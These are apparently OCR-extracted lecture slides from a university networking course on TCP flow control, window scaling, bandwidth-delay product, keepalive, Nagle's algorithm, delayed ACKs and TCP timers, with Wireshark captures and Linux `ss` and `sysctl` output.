
- Adaptions for high-speed environments
- Modifications for large bandwidth-delay and packet loss
  - WiFi/Cellular network behaviour
  - aka leaky pipes

## 2014 Borman, Braden, Jacobson, Scheffenegger


- RFC 7323 TCP Extension for High Performance

# Flow Control

- Flow control
  - Management of data flows
  - Avoid sending data too quickly (overwhelming sender)
  - Attempt to avoid sending data too slowly
- Can be used:
  - Amount of data source can send without acknowledgement
- ASCII
  - Ctrl-S, Ctrl-Q or XOFF, XON
- aka "Throttling"



# Sliding Window



A sliding window with a 2-bit sequence, of size 1

# TCP Flow Control - Window Sizes

- Managed using Window Sizes
  - Receiver advertises a Window size to sender
  - Sender cannot send more unacknowledged bytes than this
- In TCP Header, maximum size is 65,535 bytes
  - Actual size is arbitrary - can be anything  $< 65,635$
  - Not big enough for high speed links when they were introduced
- RFC 1323: Options - TCP Window Scaling
  - Multiplier on header window size
  - Window size is right shifted by value in header options
    - Max  $2^{14}$
    - Size of window cannot exceed max sequence no.
  - Advertised during setup
  - Must be supported by both sides, otherwise ignored
  - "Long Fat Networks" (LFN)


# Long Fat Networks (LFN)

## Long Fat Networks (LFNs)



### ► LFNs have a large bandwidth-delay product

- Bandwidth-delay product = amount of data 'in flight' needed to saturate the network link



For this example we need 2.56 MB of both transmit data and receive window to sustain line rate

...but for this example only 256KB is needed to sustain line rate

1 ms = 128 KB buffering at 1Gb/s

1 ms = 100 Km a maximum separation

TCP/IP Inside the Data Center and Beyond  
© 2010 Storage Networking Industry Association. All Rights Reserved.

3-4

# Bandwidth-Delay Product


- What size of window is optimal?
- Capacity of available network path:
  - $\text{Capacity(bits)} = \text{bandwidth(bits/s)} * \text{RTT(s)}$
  - (RTT:Round Trip Time)
- For example: 1Gbps domestic Ethernet, 50ms RTT
  - $$\begin{aligned} \text{Bandwidth} * \text{RTT} &= 10^9 b/s * 10^{-3} * 50ms \\ &= 10^6 * 50 \\ &= 6.25 MB/connection \end{aligned}$$
- Long Fat Network (LFN) if this is  $> 10^5 bits$  (12,500 bytes)

# Summary

- Sender window size is controlled by the *receiver's* window value
- Actual window size may be smaller if there is network congestion
- Can be changed with setsockopt
  - SO\_RCVBUF
  - SO\_SNDBUF

## Window Scaling - Wireshark

```
▶ Internet Protocol Version 4, Src: 10.0.52.164, Dst: 61.8.0.17
▼ Transmission Control Protocol, Src Port: 2550, Dst Port: 80, Se
  Source Port: 2550
  Destination Port: 80
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence number: 446      (relative sequence number)
  Acknowledgment number: 1790      (relative ack number)
  Header Length: 20 bytes
  ▶ Flags: 0x010 (ACK)
  Window size value: 63792
  [Calculated window size: 255168]
  [Window size scaling factor: 4]
```



# Zero Window

```
1514 HTTP      [TCP Window Full] Continuation
 54 TCP        [TCP ZeroWindow] 2550 → 80 [ACK] Seq=446 Ack=298170 Win=0 Len=0
 60 TCP        [TCP Keep-Alive] 80 → 2550 [ACK] Seq=298169 Ack=446 Win=6400 Len=0
 54 TCP        [TCP ZeroWindow] 2550 → 80 [ACK] Seq=446 Ack=298170 Win=0 Len=0
 60 TCP        [TCP Keep-Alive] 80 → 2550 [ACK] Seq=298169 Ack=446 Win=6400 Len=0
 54 TCP        [TCP ZeroWindow] 2550 → 80 [ACK] Seq=446 Ack=298170 Win=0 Len=0
```

Zero Window - TCP Receive Buffer is full.

## Linux: ss -ien

```
tcp    ESTAB      0      0                               192.168.1.33:4350
8                               151.101.1.69:443
timer:(keepalive,10sec,0) uid:1000 ino:170804 sk:384 <->
          ts sack cubic wscale:9,7 rto:244 rtt:42.292/4.966 ato:40 mss:1400 cwnd:10 bytes_
acked:2118 bytes_received:305013 segs_out:125 segs_in:232 data_segs_out:16 data_segs_
in:225 send 2.6Mbps lastsnd:170836 lastrcv:170796 lastack:34160 pacing_rate 5.3Mbps rtt_
rtt:48 rtt_min:39.56 rtt_max:65515 minrtt:39.56
tcp    ESTAB      0      0                               192.168.1.33:4788
6                               192.30.253.124:443
timer:(keepalive,7.404ms,0) uid:1000 ino:89102 sk:385 <->
          ts sack cubic wscale:10,7 rto:320 rtt:118.194/0.07 ato:40 mss:1400 cwnd:10 bytes_
acked:5170 bytes_received:6857 segs_out:214 segs_in:316 data_segs_out:107 data_segs_
in:108 send 947.6Kbps lastsnd:37712 lastrcv:37712 lastack:37596 pacing_rate 1.9Mbps rtt_
rtt:120 rtt_min:118.12 rtt_max:29200 minrtt:118.12
tcp    ESTAB      0      0                               192.168.1.33:5596
2                               192.30.253.125:443
```

# keepalive

- Endpoints with low traffic can periodically exchange "keepalive" packets
  - Stops connection being automatically torn down due to no traffic
- Under linux this is enabled using a sysctl (kernel) control
- Application: SO\_KEEPALIVE as socket option
  - setsockopt()

# sysctl (change kernel parameters at runtime)

```
net.ipv4.tcp_retrans_collapse = 1
net.ipv4.tcp_retries1 = 3
net.ipv4.tcp_retries2 = 15
net.ipv4.tcp_rfc1337 = 0
net.ipv4.tcp_rmem = 4096      87380  6291456
net.ipv4.tcp_sack = 1
net.ipv4.tcp_slow_start_after_idle = 1
net.ipv4.tcp_stdurg = 0
net.ipv4.tcp_syn_retries = 6
net.ipv4.tcp_synack_retries = 5
net.ipv4.tcp_syncookies = 1
net.ipv4.tcp_thin_dupack = 0
net.ipv4.tcp_thin_linear_timeouts = 0
net.ipv4.tcp_timestamps = 1
net.ipv4.tcp_tso_win_divisor = 3
net.ipv4.tcp_tw_recycle = 0
net.ipv4.tcp_tw_reuse = 0
net.ipv4.tcp_window_scaling = 1
net.ipv4.tcp_wmem = 4096      16384  4194304
net.ipv4.tcp_workaround_signed_windows = 0
net.ipv4.udp_mem = 212568     283424  425136
net.ipv4.udp_rmem_min = 4096
net.ipv4.udp_wmem_min = 4096
```

```
sysctl -a | grep ipv4
```

# When writing network programs...

- Assuming you control both ends - the OS can often help out
  - Operating system level parameters (window size etc.)
  - Network interventions - Network Administrator
    - Enable/Block certain types of packets
    - Change timeouts, acknowledgement protocols
    - Special handling for high speed connections etc.
- Consider application requirements very carefully
- Talk to Network Admins and other experts

# Computer Networks

## T-409-TSAM

### Advanced TCP

Stephan Schiffel


September 23rd 2021

# Outline


- 1 Review
- 2 Piggyback ACKs
- 3 TCP Timers
- 4 Congestion Control with Timers

# Review


# Window Management



# Starting a Connection



# TCP Tear Down Connection



# Pipelined vs Stop and Wait




(a) a stop-and-wait protocol in operation

(b) a pipelined protocol in operation

Don't wait, or wait for acknowledgements?

## Piggyback ACKs

# Network Overhead (Badput)



Nesting of segments, packets, and frames.


# Packet Overhead: Administration vs Goodput

- IP Packet Overhead
  - IP packet (eg. SYN, SYN ACK, FIN, FIN ACK) is 20 bytes
  - *These packets are also known as TCP Control packets*
  - Don't carry data
  - i.e. cost of opening TCP connection is 120 bytes
- TCP Packet Overhead
  - IP + TCP header:  $20 + 20 = 40$  bytes (without options)
- UDP Packet Overhead
  - IP header + UDP header:  $20 + 8 = 28$  bytes
- Ethernet framing is extra
- Data is extra.
- Mobile data is charged by the byte (above cap)

# RFC 1122 : Delayed Acknowledgements (Piggyback ACK's)

- A host *may* delay sending an ACK response by up to 500ms
- *But* with a stream of *full-size* segments
  - It must acknowledge every second segment
- The ACK's can then be placed on data traffic going the other way
  - Potential saving of 40+ bytes everytime this is done
- Potentially improves performance/traffic with small packets
- Can create "Silly Window Syndrome"
- Interacts badly with Nagle's Algorithm

# Silly Window Syndrome: Clark (1982)




## Clark's solution

- Once a connection gets into this state it can be hard to recover from
- Forced receiver to wait until has a reasonable amount of buffer space
- Whichever is smaller:
  - Wait until buffer is half empty
  - Wait until can handle the starting Max Segment Size(MSS)
- Goal:
  - Sender doesn't send small segments
  - Receiver doesn't ask for them

# Nagle's Algorithm

- Attempts to limit number of small packets/connection
- Typically on by default
- As long as there is a sent packet outstanding (no ack)
  - Sender will buffer data arriving to be sent
- Data is then sent:
  - When segment amount of data has been received
  - ACK arrives for previous segment

## Nagle vs Non-Nagle



# Nagle's Algorithm Issues

- Should be disabled if working with real time traffic
- eg.
  - Interactive games
  - Lots of small, real time update packets being sent
- Can be problematic with timeouts
  - If using aggressive (relatively short) timeouts
  - Connection can be dropped, whilst Nagle is delaying traffic
  - Servers may do this if handling lots of connections
    - Don't want stale connections around any longer than necessary
    - Multi-user games, and other real time applications
- Can create a deadlock with delayed ACKS (piggy back acks)
  - Receiver waits for data to piggyback ack on
  - Sender waits for an ack to send data

# ACK Starvation


- Asymmetric traffic
  - large flows in one direction
  - Small or no traffic coming back
- ACK starvation can occur if no traffic to piggy back on
- Typically some kind of bug in underlying network software
- Manifests intermittently because not seen with normal traffic

## TCP Timers


# TCP Timer Management

- 1 Retransmission (RTO)
  - Waiting for a segment ACK
- 2 Persistence
  - Used to periodically send window probes
- 3 Keepalive
  - length of time without data before server tears down connection
  - Default is 120 minutes (2 hours)
- 4 Time-Waited
